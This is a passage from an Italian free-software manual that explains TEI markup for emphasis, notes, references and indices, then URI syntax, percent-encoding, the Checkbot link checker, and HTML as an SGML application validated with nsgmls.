                  <p>Bla bla bla bla bla bla bla bla bla bla bla bla bla
                  bla bla bla bla bla bla bla bla bla.</p>
              </div>
          </body>
      </text>
  </TEI.2>
```

Come si può osservare, nella dichiarazione dell'entità generale è stato specificato il formato dell'immagine. Sono disponibili le definizioni seguenti per i formati più comuni:

Sigla	Formato corrispondente
'**cgm**'	CGM
'**png**'	PNG
'**tiff**'	TIFF
'**gif**'	GIF
'**jpeg**'	JPEG

È ancora più importante osservare che il nome dell'entità viene inserito nell'attributo '**entity**' senza apparire come macro, ovvero senza la e-commerciale ('**&**') che servirebbe a espanderne il contenuto. Infatti, se così fosse, sarebbe sufficiente mettere il nome del file direttamente.

Si può vedere il risultato della composizione ottenuta attraverso la trasformazione dei fogli di stile XSLT nella figura seguente. Rispetto ad altri esempi che sono stati trasformati con PassiveTeX e XMLTeX, si notano delle informazioni in più.

My Institution
Esempio elementare con TEI
Date:

1. Esempio di una figura

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Figure1.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

1

468.6 Forme di evidenziamento

TEI prevede diverse forme di evidenziamento del testo, ma per «evidenziamento» si deve intendere qualcosa che va oltre il puro aspetto visivo della composizione finale, perché lo scopo è quello di descrivere ciò che era in origine. Per esempio, si può delimitare una porzione del testo specificando che si tratta di un corsivo, ma questo è importante soprattutto per sapere che così era nel testo originale che si trascrive, mentre non è sicuro che il sistema di composizione usato renda effettivamente in corsivo il testo.

Gli elementi destinati a contenere testo prevedono un attributo comune, denominato '**`rend`**' (*rendition*), il cui scopo prevalente è quello di descrivere l'aspetto del carattere tipografico. A questo attributo si possono associare nomi come '**`italic`**', '**`bold`**', '**`roman`**', '**`gothic`**' e tanti altri, ma non sempre il sistema di composizione è in grado di riconoscerli.

Tabella 468.11. Riepilogo di alcuni elementi e attributi utili per descrivere porzioni di testo con caratteristiche o significati particolari.

Sintassi	Descrizione
`<`***nome*** `rend="`***definizione***`">`	L'attributo comune '**`rend`**' permette di dichiarare le caratteristiche tipografiche dell'oggetto delineato dall'elemento.
`<emph>`***testo***`</emph>`	Delinea un testo enfatizzato dal punto di vista linguistico; per stabilire l'aspetto del carattere tipografico si usa l'attributo '**`rend`**'.
`<hi>`***testo***`</hi>`	Delinea un testo enfatizzato dal punto di vista tipografico; per stabilire l'aspetto del carattere tipografico si usa l'attributo '**`rend`**'.
`<foreign lang="`***linguaggio***`">`***testo***`</foreign>`	Delinea un testo espresso in un'altra lingua.
`<term>`***testo***`</term>`	Delinea un termine tecnico.
`<title>`***testo***`</title>`	Delinea il titolo di qualcosa.
`<q>`***testo***`</q>`	Delinea una citazione.

468.7 Note

TEI prevede diversi tipi di note (note a margine, note a piè pagina, ecc.), per poter descrivere sia le annotazioni presenti nel testo che si va a trascrivere, sia quelle che potrebbero essere aggiunte in fase di trascrizione. Queste annotazioni si inseriscono con l'elemento '**`note`**', che si utilizza in un contesto lineare:

```
<note   place="foot"|"inline"|"left"|"right"|"end"|...
        [resp="author"|"editor"|...]
        [altri_attributi]>
    nota
</note>
```

Come si vede, nel modello sintattico si vede anche la possibilità di usare l'attributo '**resp**', con lo scopo di specificare chi ha fatto la nota.

L'esempio seguente mostra la dichiarazione di una nota a piè pagina comune, senza indicazioni particolari:

```
<p>Per esempio, /uno/due/tre rappresenta il file (o la
directory) tre che discende da due, che discende da uno,
che a sua volta discende dall'origine.<note
place="foot">Il tipo di barra obliqua che si utilizza
dipende dal sistema operativo. La barra obliqua normale
corrisponde al sistema tradizionale.</note></p>
```

468.8 Riferimenti incrociati e riferimenti esterni

Quando si fanno riferimenti interi al documento, si utilizzano degli elementi che puntano a delle ancore, ovvero delle etichette, dichiarate attraverso un attributo comune alla maggior parte degli altri elementi: '**id**'. In mancanza di altro, si possono usare gli elementi '**anchor**' e '**seg**' per inserire un'etichetta:

```
<anchor id="etichetta" />
```

```
<seg id="etichetta">
    testo
</seg>
```

Per fare riferimento a queste ancore, si usano gli elementi '**ref**' e '**ptr**':

```
<ptr target="etichetta" />
```

```
<ref target="etichetta">
    testo
</ref>
```

Per fare riferimento a documenti esterni, le cose si complicano, perché occorre dichiarare gli indirizzi all'interno di entità generali, come avviene per i file delle figure:

```
<xptr doc="entità" />
```

```
<xref doc="entità">
    testo
</xref>
```

L'esempio seguente mostra l'uso di un riferimento interno e di uno esterno; alcune righe sono state omesse:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE TEI.2 SYSTEM "teixlite.dtd"[
<!ENTITY Indirizzo SYSTEM "http://www.brot.dg" NDATA URL>
]>
<TEI.2>
    ...
    ...
    <text>
        <body>
            <div>
                <head id="riferimenti">Riferimenti</head>
                ...
                ...
                <p>Per esempio, all'inizio della sezione <ref
                target="riferimenti">Riferimenti</ref>, si trova una
                spiegazione... bla bla bla bla bla bla bla bla bla bla
                bla.</p>
                ...
                ...
                <p>Il documento tal dei tali si ottiene dall'indirizzo
                <xref doc="Indirizzo">http://www.brot.dg</xref>.</p>
            </div>
        </body>
    </text>
</TEI.2>
```

468.9 Documentazione tecnica

Quando si scrive documentazione tecnica diventa importante poter rappresentare del testo con un carattere a larghezza uniforme, spesso rispettando le interruzioni di riga. Per questo si usano due elementi in particolare: '**eg**' e '**code**':

```
<code>testo_lineare</code>
```

```
<eg>
    testo_lineare
    ...
</eg>
```

Dal modello sintattico potrebbe non essere chiaro, ma l'elemento '**eg**' è quello che rispetta le interruzioni di riga.

Naturalmente, dove appropriato, si possono usare sezioni marcate di tipo CDATA ('**<![[CDATA[*testo_letterale*]]>**'), per poter usare letteralmente alcuni simboli che per SGML e XML hanno significati particolari.

L’esempio seguente riepiloga l’uso di questi due elementi:

```
<eg>
dd             gzip           nisdomainname  tar
df             hostname       ping           touch
dmesg          kill           ps             true
dnsdomainname  ln             pwd            umount
doexec         login          rm             uname
domainname     ls             rmdir          vi
echo           mail           rpm            view
egrep          mkdir          sed            vim
ex             mknod          sh             ypdomainname
false          more           sleep          zcat
</eg>

<p>Il comando <code>mknod</code> crea...</p>
```

468.10 Indici

Come in altri sistemi di composizione SGML o XML, anche con TEI è possibile generare automaticamente degli indici. Si usa per questo l’elemento ‘**divGen**’, che va a collocarsi al posto di un elemento ‘**div**’ o ‘**div1**’:

```
<divGen type="toc"/>
```

Quello che si vede è il modo per ottenere un indice generale dai titoli delle divisioni. Per ottenere un indice analitico occorre prima inserire degli elementi ‘**index**’ nel testo, dove si possono individuare dei termini importanti da annotare nell’indice:

```
<index  level1="voce"
        [level2="voce_inferiore"
        [level3="voce_inferiore"
        [...]]] />
```

In pratica, è possibile indicare una voce singola, oppure una voce suddivisa in più livelli. Per ottenere l’indice analitico si usa sempre l’elemento ‘**divGen**’, specificando che si tratta di un indice analitico:

```
<divGen type="index"/>
```

L’esempio seguente mostra i due casi. Si osservi che probabilmente gli strumenti di composizione comuni portano a ottenere l’indice generale, ma non quello analitico:

```
<divGen type="toc" />
<div>
    <head>Prima divisione</head>

    <p>I <index level1="transistor" />transistor si dividono
```

```
        in due tipi: <index level1="transistor"
        level2="PNP"/>PNP e <index level1="transistor"
        level2="NPN"/>NPN. Bla bla bla bla bla bla bla bla bla
        bla bla bla bla bla bla bla bla bla bla bla bla bla bla
        bla bla bla bla bla bla bla bla bla bla bla bla bla bla
        bla.</p>

    </div>
    <div>
        <head>Seconda divisione</head>

        <p>Bla bla bla bla bla bla bla bla bla bla bla bla bla
        bla bla bla bla bla bla bla bla bla bla bla bla bla bla
        bla bla bla bla bla bla bla bla bla bla bla.</p>
    </div>
    <divGen type="index" n="Index" />
```

468.11 Riferimenti

- TEI Consortium, *Text Encoding Initiative*
  ⟨*http://www.tei-c.org* ⟩
- Martin Mueller, *A very gentle introduction to the TEI*
  ⟨*http://www.tei-c.org/Sample_Manuals/mueller-main.htm* ⟩
- TEI Consortium, *TEI Lite DTD*
  ⟨*http://www.tei-c.org/Lite/DTD/teixlite.dtd* ⟩
- Sebastian Rahtz, *XSL stylesheets for TEI XML*
  ⟨*http://www.tei-c.org/Stylesheets/teic/* ⟩
- Sebastian Rahtz, *PassiveTeX*
  ⟨*http://www.tei-c.org/Software/passivetex/* ⟩

Indice analitico del volume

Appunti di informatica libera 2008

Volume XIX

Scrivere 4

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxviii

HTML

URI

Un URI (*Uniform resource identifier*) è un indirizzo espresso attraverso una stringa di caratteri per identificare una risorsa fisica o astratta. La risorsa in questione è un'entità e la sua collocazione non si trova necessariamente all'interno di una rete. In pratica, il concetto di URI incorpora i concetti di URL (*Uniform resource locator*) e di URN (*Uniform resource name*).

Un URL identifica una risorsa rappresentando il metodo di accesso a questa; un URN identifica la risorsa attraverso un nome, che deve essere unico a livello globale e deve persistere anche quando la risorsa cessa di esistere o diventa inaccessibile.

469.1 Trascrivibilità

L'esigenza primaria degli indirizzi URI è la loro «trascrivibilità». Con questo termine si vuole fare riferimento alla facilità con la quale questi devono poter essere trascritti, sia a livello meccanico, sia a livello umano. In pratica:

- un URI è composto da una sequenza di «caratteri» e non necessariamente da ottetti (byte);
- un URI deve poter essere trascritto attraverso qualunque mezzo, come una pubblicazione stampata o un appunto fatto a mano, in tal senso non può utilizzare caratteri particolari che possono mancare in un contesto determinato;
- un URI deve poter essere ricordato facilmente dalle persone, per cui è utile che la stringa che rappresenta un URI abbia un significato che ne faciliti la memorizzazione.

Dal momento che ci deve essere la possibilità di rappresentare un URI all'interno di parentesi di qualsiasi tipo, i caratteri corrispondenti a queste parentesi non possono essere utilizzati letteralmente all'interno di un indirizzo del genere. Le parentesi in questione sono quelle tonde, quadre, graffe e angolari: '`(`', '`)`', '`[`', '`]`', '`{`', '`}`', '`<`', '`>`'.

469.2 Sintassi

La sintassi di un URI è piuttosto complessa, perché dipende molto dal contesto a cui si applica. Non è il caso si entrare troppo nel dettaglio; piuttosto è meglio apprendere la logica della cosa.

```
schema:parte_successiva_dipendente_dallo_schema
```

Quello che si vede è il modello di prima approssimazione di un indirizzo URI assoluto (viene trattato in seguito il concetto di URI relativo). In questa prima fase si distinguono due parti, separate da due punti verticali ('`:`'), dove prima appare un nome che definisce uno «schema» e poi continua con una stringa che va interpretata in base alle regole specifiche di quello schema.

La sintassi di un URI non stabilisce a priori quale sia la forma che deve avere la stringa che segue i due punti; tuttavia, è frequente l'utilizzo di URI secondo i modelli seguenti:

```
schema://autorità [percorso [?interrogazione] ]
```


schema **:** **/** ***percorso***

Convenzionalmente, quando una risorsa viene individuata attraverso un URI che per sua natura contiene un'informazione gerarchica, la separazione tra i vari livelli di questa gerarchia avviene utilizzando una barra obliqua normale ('`/`'). Si tratta evidentemente di una tecnica ereditata dal file system Unix; tuttavia, ciò resta indipendente dal fatto che la risorsa in questione risieda fisicamente all'interno di un file system o meno.

La figura 469.1 mostra alcuni esempi a proposito di URI composti secondo i modelli più frequenti.

Figura 469.1. Esempi di URI comuni.

```
http://www.brot.dg/esempi/indice.html
schema      autorità       percorso

file:///home/tizio/indice.html
schema           percorso

urn:isbn:88-256-0223-5
schema  NID     NSS
```

Nella figura si vede anche un caso particolare, riferito a un URN di tipo ISBN (*International standard book number*). Lo schema di un URN è sempre '**`urn:`**'; a questo segue l'indicazione di un NID (*Namespace identifier*), ovvero un identificatore che qualifica l'informazione successiva; infine si inserisce l'informazione, definita NSS (*Namespace specific string*), ovvero ciò che va inteso nel contesto stabilito dal NID. L'esempio che appare nella figura fa riferimento al numero ISBN 88-256-0223-5, esprimendolo in forma di URN.

469.2.1 Accesso a un servente attraverso la rete

Quando l'indirizzo URI si riferisce a un servizio offerto attraverso la rete, la struttura di ciò che è stato definito come «autorità» si articola in modo particolare:

[***utente*** [**:** ***parola_d'ordine***] `@`] ***nodo*** [**:** ***porta***]

In questo modo si può specificare il nominativo utente per l'accesso alla risorsa, eventualmente anche la parola d'ordine (benché ciò sia decisamente sconsigliabile per motivi di sicurezza), quindi il nodo di rete che offre il servizio e infine la porta del servizio.

Il nodo di rete può essere indicato per nome, attraverso il nome di dominio, oppure attraverso il numero IPv4. Purtroppo non è stato definito un modo per indicare un numero IPv6, dal momento che la sua forma renderebbe impossibile l'interpretazione corretta dell'indirizzo.

Se si omettono le informazioni riferite all'utente, vuol dire che queste non sono necessarie, oppure che esistono dei valori predefiniti per questo; per quanto riguarda la porta del servizio, se questa non viene indicata si fa riferimento sempre al suo valore predefinito. Naturalmente, è stabilito dal servente quali siano i valori predefiniti.

469.2.2 Riferimento agli URI

Per sua natura, l'indirizzo URI è un riferimento a una risorsa. In generale vanno considerate anche due circostanze particolari: il riferimento a un frammento della risorsa e l'indicazione di URI relativi.

Un URI relativo è un indirizzo ridotto che parte da un punto di partenza conosciuto. Il principio deriva dal concetto di percorso relativo all'interno di un file system. In generale, un URI relativo può essere indicato omettendo tutta la parte iniziale che si possa determinare altrimenti.

Di fronte a un URI che contenga un'informazione sul percorso in forma gerarchica, è abbastanza facile intendere cosa sia la base di riferimento per gli URI relativi: basta togliere dall'indirizzo attuale tutto quello che segue l'ultima barra obliqua. Per esempio, per il documento *http://www.brot.dg/esempi/articolo.html* l'URI di base è *http://www.brot.dg/esempi/*, per cui, il riferimento a 'figure/foto.jpg' richiama effettivamente l'URI *http://www.brot.dg/esempi/figure/foto.jpg*.

Il percorso di un URI relativo può essere indicato anche con una barra obliqua iniziale, ma in questo caso si intende fare riferimento a un percorso assoluto nell'ambito dell'URI. Continuando con l'esempio precedente, il riferimento a '/nuovo/documento.html' richiama effettivamente l'URI *http://www.brot.dg/nuovo/documento.html*.

In presenza di un percorso relativo, è possibile utilizzare anche i simboli '.' e '..', con lo stesso significato che hanno nel file system Unix: il primo rappresenta la posizione corrente e il secondo quella precedente.

È importante osservare che il riferimento alla stringa nulla indica implicitamente lo stesso URI iniziale.

> Il problema degli URI relativi non è così semplice come è stato descritto. In realtà vanno prese in considerazione altre cose, come per esempio la possibilità che il tipo di risorsa (di solito in un documento HTML) possa incorporare l'informazione esplicita di un URI di base.

Quando il tipo di risorsa lo consente, è possibile aggiungere all'URI l'indicazione di un frammento particolare. Questa parte aggiuntiva la si riconosce perché è preceduta dal simbolo '**#**':

```
http://www.brot.dg/esempi/articolo.html#commento
```

L'esempio mostra il riferimento al frammento '**#commento**' nell'ambito dell'URI 'http://www.brot.dg/esempi/articolo.html'. Dal momento che la stringa nulla fa riferimento alla risorsa attuale, i riferimenti interni alla stessa risorsa sono indicati facilmente attraverso il solo frammento:

```
#commento
```

L'esempio mostra un riferimento relativo al frammento '**#commento**' della risorsa corrente.

469.2.3 Esempi

Frequentemente, il nome dello schema dell'indirizzo URI corrisponde al nome del protocollo necessario per raggiungere la risorsa relativa. I più comuni sono:

- '**`http`**'
- '**`ftp`**'
- '**`gopher`**'
- '**`mailto`**'
- '**`wais`**'
- '**`telnet`**'
- '**`tn3270`**'
- '**`news`**'

Quando si vuole fare riferimento a un file locale senza utilizzare alcun protocollo particolare, si può indicare anche lo schema '**`file`**', ma in questo caso ci sono delle particolarità che vengono mostrate dagli esempi.

- ```
  http://www.brot.dg:8080/esempi/indice.html
  ```
  - protocollo HTTP
  - nodo di rete *`www.brot.dg`*
  - porta 8080
    Viene indicata la porta perché si vuole fare riferimento a un valore diverso dallo standard che per il protocollo HTTP è 80
  - risorsa '`/esempi/indice.html`'

- ```
  http://www.brot.dg/esempi/indice.html
  ```
  Come nell'esempio precedente, ma senza l'indicazione della porta che questa volta corrisponde al valore predefinito, cioè 80.

- ```
  http://192.168.1.1/esempi/indice.html
  ```
  Come nell'esempio precedente, ma l'indicazione del nodo avviene per mezzo del suo indirizzo IPv4 invece che attraverso il nome di dominio.

- ```
  ftp://ftp.brot.dg/pub/archivi/esempio.tar.gz
  ```
  - protocollo FTP

- nodo di rete *ftp.brot.dg*
   - risorsa '/pub/archivi/esempio.tar.gz'

- ```
  ftp://tizio@ftp.brot.dg/pub/archivi/esempio.tar.gz
  ```
  Come nell'esempio precedente, con la differenza che si fa riferimento a un utente particolare.

- ```
  ftp://tizio:segretissima@ftp.brot.dg/pub/archivi/esempio.tar.gz
  ```
  Come nell'esempio precedente, con la differenza che si aggiunge l'indicazione della parola d'ordine di accesso al servizio, cosa che in generale è bene non passare mai in questo modo.

- ```
  file://localhost/home/daniele/indice.html
  ```
  In questo caso si vuole fare riferimento a un file locale. Precisamente si tratta del file '/home/daniele/indice.html' contenuto nell'elaboratore *localhost*.

  Questo tipo di indicazione è utile specialmente quando si vuole fare riferimento a una pagina indice o iniziale, caricata automaticamente all'atto dell'avvio di un programma cliente per la navigazione.

- ```
  file:///home/daniele/indice.html
  ```
  Esattamente come nell'esempio precedente, con la differenza che si omette l'indicazione esplicita dell'elaboratore locale: *localhost*.

- ```
  file:/home/daniele/indice.html
  ```
  Esattamente come nell'esempio precedente, con la differenza che si utilizza una sola barra obliqua dopo l'indicazione '**file:**' (ma in generale è preferibile la forma precedente, con le tre barre oblique).

- ```
  mailto:tizio@dinkel.brot.dg
  ```
  Si tratta di un indirizzo di posta elettronica, nel quale è essenziale fornire l'indicazione del nominativo utente. Dopo il nome del nodo di destinazione non appare un percorso, perché in questo caso non avrebbe significato.

469.3 Limitazioni nell'uso dei caratteri

Ogni componente di un URI ha delle regole proprie nell'uso dei caratteri, dal momento che alcuni di questi hanno significati speciali. Purtroppo le regole in questione sono tante e la cosa migliore che si può fare è quella di usare il buon senso, riservando la lettura della documentazione specifica ai casi in cui è indispensabile chiarire il problema nel dettaglio (RFC 2396).

In generale non è ammissibile l'uso dello spazio. Infatti, considerato il principio di trascrivibilità degli URI, lo spazio dovrebbe essere inteso solo come una necessità legata al tipo di trascrizione utilizzata. Per il resto, se la propria lingua lo consente, sarebbe bene limitarsi all'uso delle lettere dell'alfabeto latino (maiuscole e minuscole, ma senza accenti), le cifre numeriche e alcuni simboli: '`@`', '`*`', '`_`', '`-`' e il punto ('`.`'). Gli altri simboli possono creare problemi di trascrivibilità o avere significati particolari (basta pensare alle barre oblique e ai due punti verticali).

Quando un simbolo particolare non può essere utilizzato in modo letterale nel contesto in cui lo si vuole inserire, può essere indicato attraverso una notazione speciale: '`%`***hh***'. La sigla ***hh*** rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '`+`', ma non in tutte le occasioni (di solito solo nelle stringhe di richiesta).

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, anche la tilde può essere utilizzata letteralmente nell'indicazione dei percorsi. La tabella 469.4 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 469.4. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica corrispondente
%	%25
&	%26
+	%2B
/	%2F
=	%3D

In linea di principio, un URI dovrebbe essere realizzato in modo da non dover utilizzare questa tecnica di protezione per i caratteri «speciali». La situazione più probabile in cui è necessario utilizzare questo procedimento è riferito alle stringhe di interrogazione.

469.4 Verifica degli URI con Checkbot

Checkbot[1] è un programma Perl molto semplice da utilizzare, per controllare la validità degli indirizzi contenuti in una pagina HTML locale o remota. Il suo utilizzo è molto semplice e il rapporto che si ottiene è molto dettagliato, consentendo una comprensione chiara del tipo di errore che impedisce di raggiungere qualche indirizzo URI. Tutto viene gestito attraverso un eseguibile unico denominato '**`checkbot`**':

```
checkbot [opzioni] [uri_iniziale...]
```

Nella situazione più semplice, si utilizza Checkbot specificando un solo indirizzo URI iniziale da scandire: se si tratta di una pagina HTML, vengono analizzati tutti i riferimenti contenuti al suo interno. Per esempio così:

```
$ checkbot file:///home/tizio/prova.html [Invio]
```

Come si vede, è opportuno indicare sempre il riferimento alla pagina da scandire utilizzando un URI, anche se si tratta di un file locale.

Leggendo la pagina di manuale *checkbot(1)*, si possono trovare tante opzioni per questo programma. Tuttavia, il suo funzionamento normale non richiede nulla, salvo forse la necessità di indicare un proxy, quando questo è indispensabile per raggiungere la rete esterna (con l'opzione '**--proxy** ***uri***').

Se non si indica nulla di diverso attraverso le opzioni della riga di comando, la scansione genera il file 'checkbot.html' e un altro file il cui nome rispetta il modello 'checkbot-***nodo***.html'. Il primo di questi due è un riepilogo dell'esito della scansione, mentre il secondo elenca dettagliatamente gli URI per i quali c'è stato qualche problema. Comunque, si raggiunge il secondo attraverso un riferimento ipertestuale presente nel primo.

469.5 Altri programmi affini

- *linkchecker(1)*[2]

  ⟨http://linkchecker.sourceforge.net⟩

469.6 Riferimenti

- T. Berners-Lee, R. Fielding, U.C. Irvine, L. Masinter, *RFC 2396: Uniform Resource Identifiers (URI): General Syntax*, 1998

  ⟨http://www.ietf.org/rfc/rfc2396.txt⟩

- International ISBN agency, *The ISBN Users' Manual*

  ⟨http://www.isbn.org/standards/home/isbn/International/ISBNmanual.asp⟩

[1] **Checkbot** stesse condizioni di Perl

[2] **LinkChecker** GNU GPL

Capitolo 470

HTML: aspetti generali

HTML sta per *Hypertext markup language* e in pratica è un formato SGML per i documenti della rete che fa uso di un DTD particolare: HTML appunto. La composizione di un documento HTML non può mai essere valutata perfettamente in anticipo, perché dipende da diversi fattori:

- il programma utilizzato per visualizzare il documento;
- la risoluzione utilizzata;
- i tipi di carattere a disposizione;
- la profondità di colori disponibili.

Lo standard HTML è tale per cui tutti (o quasi) i programmi utilizzabili per la lettura di tali documenti sono in grado di cavarsela. Ma questo risultato minimo è ben lontano dall'esigenza di costruire qualcosa che tutti possano vedere più o meno nello stesso modo. Per questo, quando si costruisce un documento HTML, occorre pensare all'utenza a cui è destinato, in modo da decidere quali caratteristiche possono essere utilizzate e quali invece è meglio scartare per evitare inutili problemi di lettura.

L'HTML nasce all'inizio degli anni 1990, abbinato in particolare al primo navigatore: Mosaic. Da quel momento a oggi il formato HTML ha subito diversi aggiornamenti; si ricorda in particolare la versione 2.0 del 1995 e la versione 3.2 del 1997. Allo stato attuale, lo sviluppo di questo standard si può considerare terminato, in quanto obsoleto a causa dell'emergere di XHTML. Lo sviluppo conclusivo è stato condotto da W3C (*World wide web consortium*) e l'ultima versione è la 4.01

La stabilizzazione dello standard HTML con le versioni 4.∗ di W3C ha portato alla definizione dello standard ISO 15445, che precisa meglio i limiti di questo formato. Si osservi che un documento conforme allo standard ISO 15445 è anche conforme allo standard HTML 4.01 di W3C.

Purtroppo, il successo iniziale di HTML superiore alle sue possibilità tecniche, è stato la causa di una proliferazione di varianti. In pratica, chi ha realizzato i programmi di navigazione, volendo offrire effetti speciali che in quel momento non potevano essere ottenuti altrimenti, ha definito nel tempo una propria estensione allo standard di partenza (e anche a quelli successivi). Questo però ha creato e crea ancora oggi una grande confusione sul modo corretto di scrivere un documento in formato HTML. Il problema si aggrava anche di più nel momento in cui questi navigatori non sono in grado di gestire correttamente gli standard indipendenti.

Lo spirito alla base dello sviluppo dell'HTML da parte del W3C, così come acquisito dallo standard ISO 15445, è quello di ottenere un formato multimediale-ipertestuale completo, adatto per la lettura attraverso qualunque tipo di mezzo: dal terminale tattile braille al documento stampato. Le estensioni proprietarie di questo standard si sono rivolte principalmente all'aspetto visuale e scenografico del formato, trascurando le altre esigenze. Scrivere un documento «puro» in HTML è un'arte raffinata, che attualmente non è conosciuta abbastanza. In generale, **maggiori sono i contenuti e le esigenze di divulgazione, minori devono essere le pretese estetiche**.

La documentazione di riferimento per tutto ciò che riguarda l'HTML è quella offerta dal W3C: ⟨http://www.w3.org⟩, in particolare ⟨http://www.w3.org/TR/⟩, a cui si deve affiancare anche quanto riguarda lo standard ISO 15445: ⟨http://www.cs.tcd.ie/15445/15445.html⟩.

470.1 HTML e SGML

L’HTML è un linguaggio di composizione basato sull’SGML (si veda quanto descritto a partire dal capitolo 455). Come tale, un documento HTML inizia sempre con la dichiarazione del DTD; poi tutto il documento viene racchiuso nell’elemento principale di questa struttura:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
    ...
    ...
    ...
</HTML>
```

Purtroppo, la maggior parte dei programmi di navigazione o di composizione per il formato HTML non è in grado di comprendere tutte le regole dell’SGML, per cui occorre evitare di utilizzare alcune delle sue caratteristiche. In particolare bisogna evitare:

- la creazione di entità generali per l’utilizzo di macro specifiche relative al testo;

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN"
[
<!ENTITY GNULINUX "GNU/Linux">
<!ENTITY HURD     "GNU/Hurd">
<!ENTITY DOS      "Dos">
<!ENTITY POSIX    "POSIX">
<!ENTITY UNIX     "Unix">
]>
```

- le sezioni marcate per l’inclusione e l’esclusione del testo;

```
<![INCLUDE[
    …
    <!-- testo incluso -->
    …
]]>
…
<![IGNORE[
    …
    <!-- testo escluso -->
    …
]]>
```

- le sezioni marcate per individuare un contenuto di tipo ‘**CDATA**’, allo scopo di proteggere il simbolo ‘**<**’ in modo da poterlo usare letteralmente;

```
<![CDATA[
    …
    <!-- testo letterale -->
    …
]]>
```

- la delimitazione di un elemento in forma abbreviata;

```
<nome_elemento/contenuto_dell'elemento/
```

- l'indicazione di marcatori iniziali e finali vuoti.

```
<> ... </>
```

Il fatto che l'HTML sia definito da un DTD, permette di verificare la sua correttezza formale, anche se le regole stabilite nel DTD non sono sufficienti a definire la sintassi completa. Per poter verificare la correttezza formale di un documento HTML, oltre agli strumenti di convalida, cioè il pacchetto SP, occorre procurarsi il DTD e le sue estensioni riferite alle entità generali, quelle che permettono di utilizzare le macro per le lettere accentate e i simboli speciali.

Il DTD dell'HTML ISO 15445 e la dichiarazione SGML si trovano presso *ftp://ftp.cs.tcd.ie/isohtml/*. Per quanto riguarda le entità standard a cui si fa riferimento, queste si trovano presso ⟨*http://www.w3.org/TR/html4/*⟩. Si può realizzare un catalogo SGML per l'analisi locale di un documento del genere nel modo seguente:

```
OVERRIDE YES

SGMLDECL                                                              15445.dcl

PUBLIC  "ISO/IEC 15445:2000//DTD HyperText Markup Language//EN" 15445.dtd
DTDDECL "ISO/IEC 15445:2000//DTD HyperText Markup Language//EN" 15445.dcl
PUBLIC  "ISO/IEC 15445:2000//DTD HTML//EN"                      15445.dtd
DTDDECL "ISO/IEC 15445:2000//DTD HTML//EN"                      15445.dcl
PUBLIC "-//W3C//ENTITIES Full Latin 1//EN//HTML"                HTMLlat1.ent
PUBLIC "-//W3C//ENTITIES Special//EN//HTML"                     HTMLspecial.ent
PUBLIC "-//W3C//ENTITIES Symbolic//EN//HTML"                    HTMLsymbol.ent
```

Con questo catalogo, i file utilizzati devono trovarsi nella directory corrente.

Nell'esempio seguente si utilizza il programma '**nsgmls**' (del pacchetto SP) supponendo in particolare che il catalogo sia contenuto nel file 'catalogo'; il file da verificare viene indicato come 'mio_file.html'. Il catalogo e il file da controllare si intendono collocati nella directory corrente.

$ **cat mio_file.html | nsgmls -s -c catalogo** [*Invio*]

È il caso di ricordare che alcune distribuzioni GNU/Linux, in particolare Debian, predispongono un pacchetto apposito contenente i DTD più comuni riferiti alle varie versioni dell'HTML, comprese le estensioni proprietarie, assieme alle relative entità standard. Naturalmente, il tutto è organizzato in un catalogo unico che va eventualmente ad aggiornare il catalogo di sistema (dovrebbe trattarsi del file '/etc/sgml.catalog', oppure del file '/usr/share/sgml/catalog'). Il nome di questo pacchetto potrebbe essere 'sgml-data*'.

